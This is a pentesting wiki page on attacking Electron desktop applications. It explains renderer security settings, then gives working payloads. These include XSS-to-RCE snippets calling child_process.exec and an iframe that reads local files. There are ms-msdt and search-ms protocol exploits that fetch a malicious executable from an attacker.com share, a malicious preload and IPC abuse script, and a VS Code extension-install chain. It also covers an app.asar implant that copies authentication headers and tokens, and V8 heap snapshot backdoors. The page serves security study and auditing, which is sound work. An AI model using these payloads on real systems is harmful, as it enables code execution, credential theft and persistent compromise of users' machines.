Electron Desktop Apps
Introduction
Electron combines a privileged Node.js main process with Chromium renderer processes. Electron is not a web browser: application code can deliberately expose capabilities such as filesystem and shell access, so loading untrusted content requires stricter boundary design than an ordinary website.[31]
Electron application code is commonly packaged in an .asar archive. Extract it before reviewing the source:
npx asar extract app.asar destfolder #Extract everything
npx asar extract-file app.asar main.js #Extract just a file
The application’s package.json identifies its main entry point. That file commonly creates renderer windows and sets their security-sensitive webPreferences.
{
  "name": "standard-notes",
  "main": "./app/index.js",
Electron has two principal process types:
- Main Process (has complete access to NodeJS)
- Renderer Process (should have NodeJS restricted access for security reasons)

A renderer process will be a browser window loading a file:[13]
const { BrowserWindow } = require("electron")
let win = new BrowserWindow()

//Open Renderer Process
win.loadURL(`file://path/to/index.html`)
The main process configures each renderer process, commonly when constructing a BrowserWindow. Secure settings reduce the chance that renderer compromise can become native code execution, but they do not make untrusted content intrinsically safe.[31][32]
Review at least these renderer preferences:[32]
nodeIntegrationisfalseby default. Enabling it gives renderer JavaScript access to Node.js APIs and also disables that renderer’s sandbox.contextIsolationistrueby default. It separates the page’s JavaScript context from the context used by preload scripts and Electron internals.preloadhas no default path. A configured preload script runs before page scripts and can expose narrowly scoped APIs throughcontextBridge.sandboxistrueby default since Electron 20. It restricts renderer access to operating-system resources; settingnodeIntegration: truedisables it.nodeIntegrationInWorkerisfalseby default and controls Node.js integration in Web Workers.nodeIntegrationInSubFramesisfalseby default.- If
nodeIntegrationis enabled, this would allow the use of Node.js APIs in web pages that are loaded in iframes within an Electron application. - If
nodeIntegrationis disabled, then preloads will load in the iframe
- If
Example of configuration:
const mainWindowOptions = {
  title: "Discord",
  backgroundColor: getBackgroundColor(),
  width: DEFAULT_WIDTH,
  height: DEFAULT_HEIGHT,
  minWidth: MIN_WIDTH,
  minHeight: MIN_HEIGHT,
  transparent: false,
  frame: false,
  resizable: true,
  show: isVisible,
  webPreferences: {
    blinkFeatures: "EnumerateDevices,AudioOutputDevices",
    nodeIntegration: false,
    contextIsolation: false,
    sandbox: false,
    nodeIntegrationInSubFrames: false,
    preload: _path2.default.join(__dirname, "mainScreenPreload.js"),
    nativeWindowOpen: true,
    enableRemoteModule: false,
    spellcheck: true,
  },
}
Some RCE payloads from here:[17]
Example Payloads (Windows):
<img
  src="https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src/network-services-pentesting/pentesting-web/electron-desktop-apps/x"
  onerror="alert(require('child_process').execSync('calc').toString());" />

Example Payloads (Linux & MacOS):
<img
  src="https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src/network-services-pentesting/pentesting-web/electron-desktop-apps/x"
  onerror="alert(require('child_process').execSync('gnome-calculator').toString());" />
<img
  src="https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src/network-services-pentesting/pentesting-web/electron-desktop-apps/x"
  onerror="alert(require('child_process').execSync('/System/Applications/Calculator.app/Contents/MacOS/Calculator').toString());" />
<img
  src="https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src/network-services-pentesting/pentesting-web/electron-desktop-apps/x"
  onerror="alert(require('child_process').execSync('id').toString());" />
<img
  src="https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src/network-services-pentesting/pentesting-web/electron-desktop-apps/x"
  onerror="alert(require('child_process').execSync('ls -l').toString());" />
<img
  src="https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src/network-services-pentesting/pentesting-web/electron-desktop-apps/x"
  onerror="alert(require('child_process').execSync('uname -a').toString());" />
Capture traffic
Modify the start-main configuration and add the use of a proxy such as:
"start-main": "electron ./dist/main/main.js --proxy-server=127.0.0.1:8080 --ignore-certificateerrors",Electron Local Code Injection
If you can modify or instrument a locally installed Electron application, you may be able to make it execute arbitrary JavaScript. See:
Macos Electron Applications Injection
RCE: XSS + nodeIntegration
If the nodeIntegration is set to on, a web page’s JavaScript can use Node.js features easily just by calling the require(). For example, the way to execute the calc application on Windows is:
<script>
  require("child_process").exec("calc")
  // or
  top.require("child_process").exec("open /System/Applications/Calculator.app")
</script>
RCE: preload
The script indicated in this setting is loaded before other scripts in the renderer, so it has unlimited access to Node APIs:
new BrowserWindow{
  webPreferences: {
    nodeIntegration: false,
    preload: _path2.default.join(__dirname, 'perload.js'),
  }
});
Therefore, the script can export node-features to pages:
typeof require === "function"
window.runCalc = function () {
  require("child_process").exec("calc")
}<body>
<script>
typeof require === "undefined"
runCalc()
</script>
</body>[!NOTE] > If
contextIsolationis on, this won’t work
RCE: XSS + contextIsolation
The contextIsolation introduces the separated contexts between the web page scripts and the JavaScript Electron’s internal code so that the JavaScript execution of each code does not affect each. This is a necessary feature to eliminate the possibility of RCE.
If the contexts aren’t isolated an attacker can:
- Execute arbitrary JavaScript in renderer (XSS or navigation to external sites)
- Overwrite the built-in method which is used in preload or Electron internal code to own function
- Trigger the use of overwritten function
- RCE?
There are 2 places where built-int methods can be overwritten: In preload code or in Electron internal code:
Electron Contextisolation Rce Via Preload Code
Electron Contextisolation Rce Via Electron Internal Code
Electron Contextisolation Rce Via Ipc
Bypass click event
If there are restrictions applied when you click a link you might be able to bypass them doing a middle click instead of a regular left click
window.addEventListener('click', (e) => {RCE via shell.openExternal
For more info about this examples check https://shabarkin.medium.com/1-click-rce-in-electron-applications-79b52e1fe8b8 and https://benjamin-altpeter.de/shell-openexternal-dangers/[18][19]
When deploying an Electron desktop application, ensuring the correct settings for nodeIntegration and contextIsolation is crucial. It’s established that client-side remote code execution (RCE) targeting preload scripts or Electron’s native code from the main process is effectively prevented with these settings in place.
Upon a user interacting with links or opening new windows, specific event listeners are triggered, which are crucial for the application’s security and functionality:
webContents.on("new-window", function (event, url, disposition, options) {}
webContents.on("will-navigate", function (event, url) {}

These listeners are overridden by the desktop application to implement its own business logic. The application evaluates whether a navigated link should be opened internally or in an external web browser. This decision is typically made through a function, openInternally. If this function returns false, it indicates that the link should be opened externally, utilizing the shell.openExternal function.
Here is a simplified pseudocode:

Electron JS security best practices advise against accepting untrusted content with the openExternal function, as it could lead to RCE through various protocols. Operating systems support different protocols that might trigger RCE. For detailed examples and further explanation on this topic, one can refer to this resource, which includes Windows protocol examples capable of exploiting this vulnerability.[20]
In macos, the openExternal function can be exploited to execute arbitrary commands like in shell.openExternal('file:///System/Applications/Calculator.app').
Examples of Windows protocol exploits include:
<script>
  window.open(
    "ms-msdt:id%20PCWDiagnostic%20%2Fmoreoptions%20false%20%2Fskip%20true%20%2Fparam%20IT_BrowseForFile%3D%22%5Cattacker.comsmb_sharemalicious_executable.exe%22%20%2Fparam%20IT_SelectProgram%3D%22NotListed%22%20%2Fparam%20IT_AutoTroubleshoot%3D%22ts_AUTO%22"
  )
</script>

<script>
  window.open(
    "search-ms:query=malicious_executable.exe&crumb=location:%5C%5Cattacker.com%5Csmb_share%5Ctools&displayname=Important%20update"
  )
</script>

<script>
  window.open(
    "ms-officecmd:%7B%22id%22:3,%22LocalProviders.LaunchOfficeAppForResult%22:%7B%22details%22:%7B%22appId%22:5,%22name%22:%22Teams%22,%22discovered%22:%7B%22command%22:%22teams.exe%22,%22uri%22:%22msteams%22%7D%7D,%22filename%22:%22a:/b/%2520--disable-gpu-sandbox%2520--gpu-launcher=%22C:%5CWindows%5CSystem32%5Ccmd%2520/c%2520ping%252016843009%2520&&%2520%22%22%7D%7D"
  )
</script>
RCE: webviewTag + vulnerable preload IPC + shell.openExternal
This vuln can be found in this report.[21]
The webviewTag is a deprecated feature that allows the use of NodeJS in the renderer process, which should be disabled as it allows to load a script inside the preload context like:
<webview src="https://example.com/" preload="file://malicious.example/test.js"></webview>Therefore, an attacker that manages to load an arbitrary page could use that tag to load an arbitrary preload script.
This preload script was abused then to call a vulnerable IPC service (skype-new-window) which was calling calling shell.openExternal to get RCE:
(async() => {
    const { ipcRenderer } = require("electron");
    await ipcRenderer.invoke("skype-new-window", "https://example.com/EXECUTABLE_PATH");
    setTimeout(async () => {
        const username = process.execPath.match(/C:\\Users\\([^\\]+)/);
        await ipcRenderer.invoke("skype-new-window", `file:///C:/Users/${username[1]}/Downloads/EXECUTABLE_NAME`);
    }, 5000);
})();
Reading Internal Files: XSS + contextIsolation
Disabling contextIsolation enables the use of <webview> tags, similar to <iframe>, for reading and exfiltrating local files. An example provided demonstrates how to exploit this vulnerability to read the contents of internal files:[12]

Further, another method for reading an internal file is shared, highlighting a critical local file read vulnerability in an Electron desktop app. This involves injecting a script to exploit the application and exfiltrate data:
<br /><br /><br /><br />
<h1>
  pwn<br />
  <iframe onload="j()" src="https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src//etc/hosts">xssxsxxsxs</iframe>
  <script type="text/javascript">
    function j() {
      alert(
        "pwned contents of /etc/hosts :\n\n " +
          frames[0].document.body.innerText
      )
    }
  </script>
</h1>
RCE: XSS + Old Chromium
If the Chromium version bundled with the application is old and has known vulnerabilities, it may be possible to exploit it and turn XSS into RCE.[30]
You can see an example in this writeup: https://blog.electrovolt.io/posts/discord-rce/[22]
XSS Phishing via Internal URL regex bypass
If you find XSS but cannot trigger RCE or steal internal files, you could still try to steal credentials via phishing.[11]
First, inspect the frontend code to determine what happens when a new URL is opened:
webContents.on("new-window", function (event, url, disposition, options) {} // opens the custom openInternally function (it is declared below)
webContents.on("will-navigate", function (event, url) {}                    // opens the custom openInternally function (it is declared below)
The call to openInternally decides whether a platform link opens in the desktop window or a third-party resource opens in the system browser.
If the function’s URL allowlist regex can be bypassed—for example, because dots in a hostname were not escaped—an attacker could abuse XSS to open a convincing credential prompt on attacker-controlled infrastructure:
<script>
  window.open("<http://subdomainagoogleq.com/index.html>")
</script>
file:// Protocol
As mentioned in the Electron security guide, pages running on file:// receive broad file access. Consequently, XSS may be usable to load arbitrary files from the user’s machine. A correctly designed custom protocol can restrict access to a specific set of files.[31]
Remote module
The Electron Remote module allows renderer processes to access main process APIs, facilitating communication within an Electron application. However, enabling this module introduces significant security risks. It expands the application’s attack surface, making it more susceptible to vulnerabilities such as cross-site scripting (XSS) attacks.
[!TIP] Although the remote module exposes some APIs from main to renderer processes, it’s not straight forward to get RCE just only abusing the components. However, the components might expose sensitive information.
[!WARNING] Many apps that still use the remote module do it in a way that require NodeIntegration to be enabled in the renderer process, which is a huge security risk.
Electron’s built-in remote module was deprecated and then removed; applications that still need its model may use the separate @electron/remote package. Because of the security and performance implications, avoid exposing remote-style capabilities to untrusted renderers.
With @electron/remote, it must first be initialized in the main process:
const remoteMain = require('@electron/remote/main')
remoteMain.initialize()
[...]
function createMainWindow() {
  mainWindow = new BrowserWindow({
  [...]
  })
  remoteMain.enable(mainWindow.webContents)
The renderer process can then import objects from the module:
import { dialog, getCurrentWindow } from '@electron/remote'The blog post indicates some interesting functions exposed by the object app from the remote module:[16]
app.relaunch([options])- Restarts the application by exiting the current instance and launching a new one. Useful for app updates or significant state changes.
app.setAppLogsPath([path])- Defines or creates a directory for storing app logs. The logs can be retrieved or modified using
app.getPath()orapp.setPath(pathName, newPath).
- Defines or creates a directory for storing app logs. The logs can be retrieved or modified using
app.setAsDefaultProtocolClient(protocol[, path, args])- Registers the current executable as the default handler for a specified protocol. You can provide a custom path and arguments if needed.
app.setUserTasks(tasks)- Adds tasks to the Tasks category in the Jump List (on Windows). Each task can control how the app is launched or what arguments are passed.
app.importCertificate(options, callback)- Imports a PKCS#12 certificate into the system’s certificate store (Linux only). A callback can be used to handle the result.
app.moveToApplicationsFolder([options])- Moves the application to the Applications folder (on macOS). Helps ensure a standard installation for Mac users.
app.setJumpList(categories)- Sets or removes a custom Jump List on Windows. You can specify categories to organize how tasks appear to the user.
app.setLoginItemSettings(settings)- Configures which executables launch at login along with their options (macOS and Windows only).
Example:
Native.app.relaunch({args: [], execPath: "/System/Applications/Calculator.app/Contents/MacOS/Calculator"});
Native.app.exit()
systemPreferences module
The primary API for accessing system preferences and emitting system events in Electron. Methods like subscribeNotification, subscribeWorkspaceNotification, getUserDefault, and setUserDefault are all part of this module.
Example usage:
const { systemPreferences } = require('electron');

// Subscribe to a specific notification
systemPreferences.subscribeNotification('MyCustomNotification', (event, userInfo) => {
  console.log('Received custom notification:', userInfo);
});

// Get a user default key from macOS
const recentPlaces = systemPreferences.getUserDefault('NSNavRecentPlaces', 'array');
console.log('Recent Places:', recentPlaces);
subscribeNotification / subscribeWorkspaceNotification
- Listens for native macOS notifications using NSDistributedNotificationCenter.
- Before macOS Catalina, you could sniff all distributed notifications by passing nil to CFNotificationCenterAddObserver.
- After Catalina / Big Sur, sandboxed apps can still subscribe to many events (for example, screen locks/unlocks, volume mounts, network activity, etc.) by registering notifications by name.
getUserDefault / setUserDefault
-
Interfaces with NSUserDefaults, which stores application or global preferences on macOS.
-
getUserDefault can retrieve sensitive information, such as recent file locations or user’s geographic location.
-
setUserDefault can modify these preferences, potentially affecting an app’s configuration.
-
In older Electron versions (before v8.3.0), only the standard suite of NSUserDefaults was accessible.
Shell.showItemInFolder
This function shows the given file in a file manager. On affected platforms and versions, that interaction could automatically execute the file.
For more information check https://blog.doyensec.com/2021/02/16/electron-apis-misuse.html[16]
Content Security Policy
Electron apps should have a Content Security Policy (CSP) to prevent XSS attacks. The CSP is a security standard that helps prevent the execution of untrusted code in the browser.
It’s usually configured in the main.js file or in the index.html template with the CSP inside a meta tag.
For more information check:
Content Security Policy Csp Bypass
RCE: Webview CSP + postMessage trust + local file loading (VS Code 1.63)
This real-world chain affected Visual Studio Code 1.63 (CVE-2021-43908) and demonstrates how a single markdown-driven XSS in a webview can be escalated to full RCE when CSP, postMessage, and scheme handlers are misconfigured. Public PoC: https://github.com/Sudistark/vscode-rce-electrovolt[23]
Attack chain overview
- First XSS via webview CSP: The generated CSP included
style-src 'self' 'unsafe-inline', allowing inline/style-based injection in avscode-webview://context. The payload beaconed to/stealIDto exfiltrate the target webview’s extensionId. - Constructing target webview URL: Using the leaked ID to build
vscode-webview://<extensionId>/.../<publicUrl>. - Second XSS via postMessage trust: The outer webview trusted
window.postMessagewithout strict origin/type checks and loaded attacker HTML withallowScripts: true. - Local file loading via scheme/path rewriting: The payload rewrote
file:///...tovscode-file://vscode-app/...and swappedexploit.mdforRCE.html, abusing weak path validation to load a privileged local resource. - RCE in Node-enabled context: The loaded HTML executed with Node APIs available, yielding OS command execution.
Example RCE primitive in the final context
// RCE.html (executed in a Node-enabled webview context)
require('child_process').exec('calc.exe');            // Windows
require('child_process').exec('/System/Applications/Calculator.app'); // macOS
Related reading on postMessage trust issues:
VS Code / github.dev: synthetic webview shortcuts + declarative extension command bridges
A different VS Code webview escape class appeared in June 2026: untrusted JavaScript inside a notebook/preview webview could synthesize privileged global shortcuts because the webview preload forwarded keydown data to the host workbench and the host handled it as real user input.[24]
This is part of a broader history of IDE trust-boundary attacks in which project-controlled content reaches privileged editor features.[29]
Boundary failure
If a cross-origin/sandboxed webview copies attacker-controlled keyboard fields (key, code, keyCode, modifiers, repeat) into a privileged postMessage/message-port bridge without checking event.isTrusted, JavaScript inside the webview can execute workbench shortcuts with:[24][25]
window.dispatchEvent(
  new KeyboardEvent("keydown", {
    key: "a",
    code: "KeyA",
    keyCode: 65,
    ctrlKey: true,
    shiftKey: true,
  })
)
This is especially useful when synthetic typing is blocked by the browser. Scripted key events usually cannot type arbitrary text into HTML <input> elements, but they still trigger shortcuts that consume keydown directly.
Practical abuse patterns
- Shortcut-oriented UI abuse: target global bindings such as notification acceptance, palette navigation, focused-button activation, or menu movement instead of trying to type commands.
- Predictable privileged prompts from workspace metadata: a repository-controlled
.vscode/extensions.jsoncan recommend an attacker extension and create a predictable install notification that can be accepted with a shortcut such asCtrl+Shift+A. - Declarative extension manifest as command bridge: even if local workspace extension code is blocked by CSP in web VS Code, declarative
package.jsoncontributions may still load. A local extension under.vscode/extensionscan register a keybinding that callsrunCommandsand then a privileged internal command such asworkbench.extensions.installExtension.[24][28]
Example manifest pattern:
{
  "contributes": {
    "keybindings": [{
      "key": "ctrl+f1",
      "command": "runCommands",
      "args": {"commands": [{
        "command": "workbench.extensions.installExtension"
      }]}
    }]
  }
}- Hidden security flags reachable from untrusted metadata: if the internal command accepts attacker-controlled arguments like
{"context":{"skipPublisherTrust":true}}, declarative metadata can suppress a trust dialog and install a Marketplace/CDN-hosted extension that finally executes attacker code. - Trusted-workspace abuse: if remote/web workspaces are auto-trusted, local workspace extensions become a high-value bridge from repository content to privileged editor actions.
- Post-compromise scope amplification: after extension execution, inspect what tokens the editor exposes to extensions. In
github.dev, the stolen GitHub token was valid beyond the opened repository, so queryinghttps://api.github.com/user/reposenumerated additional accessible private repositories.
Audit notes
- Treat webview-to-host input forwarding as a privilege boundary; never re-dispatch synthetic key/click events from untrusted frames into the host.
- Enforce authorization inside sensitive commands. Do not accept caller-provided command context that can set internal flags such as
skipPublisherTrust. - Do not assume blocking executable local extension code is enough; also review declarative contributions (
keybindings,menus,commands, tasks) from workspace-controlled manifests. - The June 3, 2026 fixes added
isTrustedto forwarded events, disabled untrusted key forwarding in notebook webviews, and stopped accepting caller-supplied install-command context.[26][27]
Post-exploitation: ASAR/main-process implants
If you obtain write access to an Electron app resources directory, a very practical post-exploitation primitive is to patch app.asar (or the JS entrypoint it loads) and wait for the user to relaunch the app. Unlike a renderer-only XSS, code loaded from the main process executes in the app’s Node.js runtime, so it can usually access the filesystem, spawn commands, hook Electron APIs, and inspect authenticated application state.[1][7][8]
Typical workflow:
- Extract
app.asarand identify the real bootstrap file frompackage.json(main) or the existing startup logic. - Add a small loader in the main process (or a preload/main-process hook) and repack the archive.
- Wait for the application to start again and use the implant to capture runtime data after the user unlocks or authenticates to the desktop app.
Minimal bootstrap patch example:
// Added near the application main entrypoint
const cp = require("child_process")
const { session } = require("electron")

session.defaultSession.webRequest.onBeforeSendHeaders((details, callback) => {
  // Inspect or copy authenticated headers/tokens here
  callback({ requestHeaders: details.requestHeaders })
})

cp.exec("id")
Practical implications:
- Trusted-client data theft: once the desktop app decrypts or loads data for the user, the implant can read it from the runtime. This is why E2EE messaging clients (Signal/Slack/Mattermost) and vault/secret managers are still interesting targets at the endpoint layer.
- Session/token abuse: Electron implants can steal app cookies, bearer tokens, request headers, workspace files, or repo credentials exposed to the running client (for example, authenticated VS Code extensions or Git integrations).
- Victim-context pivoting: a patched app can proxy requests through the victim workstation, reusing the victim IP, TLS fingerprint, and application session instead of only exfiltrating raw tokens.
[!NOTE] If the target enables ASAR integrity / OnlyLoadAppFromAsar or hardened Electron fuses, you may need a different local code-loading primitive (for example, fuse abuse or snapshot tampering). See the macOS-specific injection page for more local implant options and fuse details.
Tools
The curated awesome-electronjs-hacking collection provides additional research, tooling, and vulnerable-application resources.[15]
- Electronegativity is a tool to identify misconfigurations and security anti-patterns in Electron-based applications.
- Electrolint is an open source VS Code plugin for Electron applications that uses Electronegativity.
- nodejsscan checks for vulnerable third-party libraries.
- Electro.ng is a commercial Electron security-analysis tool.
Labs
In https://www.youtube.com/watch?v=xILfQGkLXQo&t=22s you can find a lab to exploit vulnerable Electron apps.[14]
These commands help you work through the lab:
# Download apps from these URLs
# Vuln to nodeIntegration
https://training.7asecurity.com/ma/webinar/desktop-xss-rce/apps/vulnerable1.zip
# Vuln to contextIsolation via preload script
https://training.7asecurity.com/ma/webinar/desktop-xss-rce/apps/vulnerable2.zip
# Vulnerable to IPC-based RCE
https://training.7asecurity.com/ma/webinar/desktop-xss-rce/apps/vulnerable3.zip

# Get inside the electron app and check for vulnerabilities
npm audit

# How to use electronegativity
npm install @doyensec/electronegativity -g
electronegativity -i vulnerable1

# Run an application from source code
npm install -g electron
cd vulnerable1
npm install
npm start
Local backdooring via V8 heap snapshot tampering (Electron/Chromium) – CVE-2025-55305
Electron and Chromium-based apps deserialize a prebuilt V8 heap snapshot at startup (v8_context_snapshot.bin, and optionally browser_v8_context_snapshot.bin) to initialize each V8 isolate (main, preload, renderer). Historically, Electron’s integrity fuses did not treat these snapshots as executable content, so they escaped both fuse-based integrity enforcement and OS code-signing checks. As a result, replacing the snapshot in a user-writable installation provided stealthy, persistent code execution inside the app without modifying the signed binaries or ASAR.[2]
Key points
- Integrity gap: EnableEmbeddedAsarIntegrityValidation and OnlyLoadAppFromAsar validate app JavaScript inside the ASAR, but they did not cover V8 heap snapshots (CVE-2025-55305). Chromium similarly does not integrity-check snapshots.[3][4]
- Attack preconditions: Local file write into the app’s installation directory. This is common on systems where Electron apps or Chromium browsers are installed under user-writable paths (e.g., %AppData%\Local on Windows; /Applications with caveats on macOS).
- Effect: Reliable execution of attacker JavaScript in any isolate by clobbering a frequently used builtin (a “gadget”), enabling persistence and evasion of code-signing verification.
- Affected surface: Electron apps (even with fuses enabled) and Chromium-based browsers that load snapshots from user-writable locations.
Generating a malicious snapshot without building Chromium
- Use the prebuilt electron/mksnapshot to compile a payload JS into a snapshot and overwrite the application’s v8_context_snapshot.bin.[5][6]
Example minimal payload (prove execution by forcing a crash)
// Build snapshot from this payload
// npx -y electron-mksnapshot@37.2.6 "/abs/path/to/payload.js"
// Replace the application’s v8_context_snapshot.bin with the generated file

const orig = Array.isArray;

// Use Array.isArray as a ubiquitous gadget
Array.isArray = function () {
  // Executed whenever the app calls Array.isArray
  throw new Error("testing isArray gadget");
};
Isolate-aware payload routing (run different code in main vs. renderer)
- Main process detection: Node-only globals like process.pid, process.binding(), or process.dlopen are present in the main process isolate.
- Browser/renderer detection: Browser-only globals like alert are available when running in a document context.
Example gadget that probes main-process Node capabilities once
const orig = Array.isArray;

Array.isArray = function() {
  // Defer until we land in main (has Node process)
  try {
    if (!process || !process.pid) {
      return orig(...arguments);
    }
  } catch (_) {
    return orig(...arguments);
  }

  // Run once
  if (!globalThis._invoke_lock) {
    globalThis._invoke_lock = true;
    console.log('[payload] isArray hook started ...');

    // Capability probing in main
    console.log(`[payload] unconstrained fetch available: [${fetch ? 'y' : 'n'}]`);
    console.log(`[payload] unconstrained fs available: [${process.binding('fs') ? 'y' : 'n'}]`);
    console.log(`[payload] unconstrained spawn available: [${process.binding('spawn_sync') ? 'y' : 'n'}]`);
    console.log(`[payload] unconstrained dlopen available: [${process.dlopen ? 'y' : 'n'}]`);
    process.exit(0);
  }
  return orig(...arguments);
};
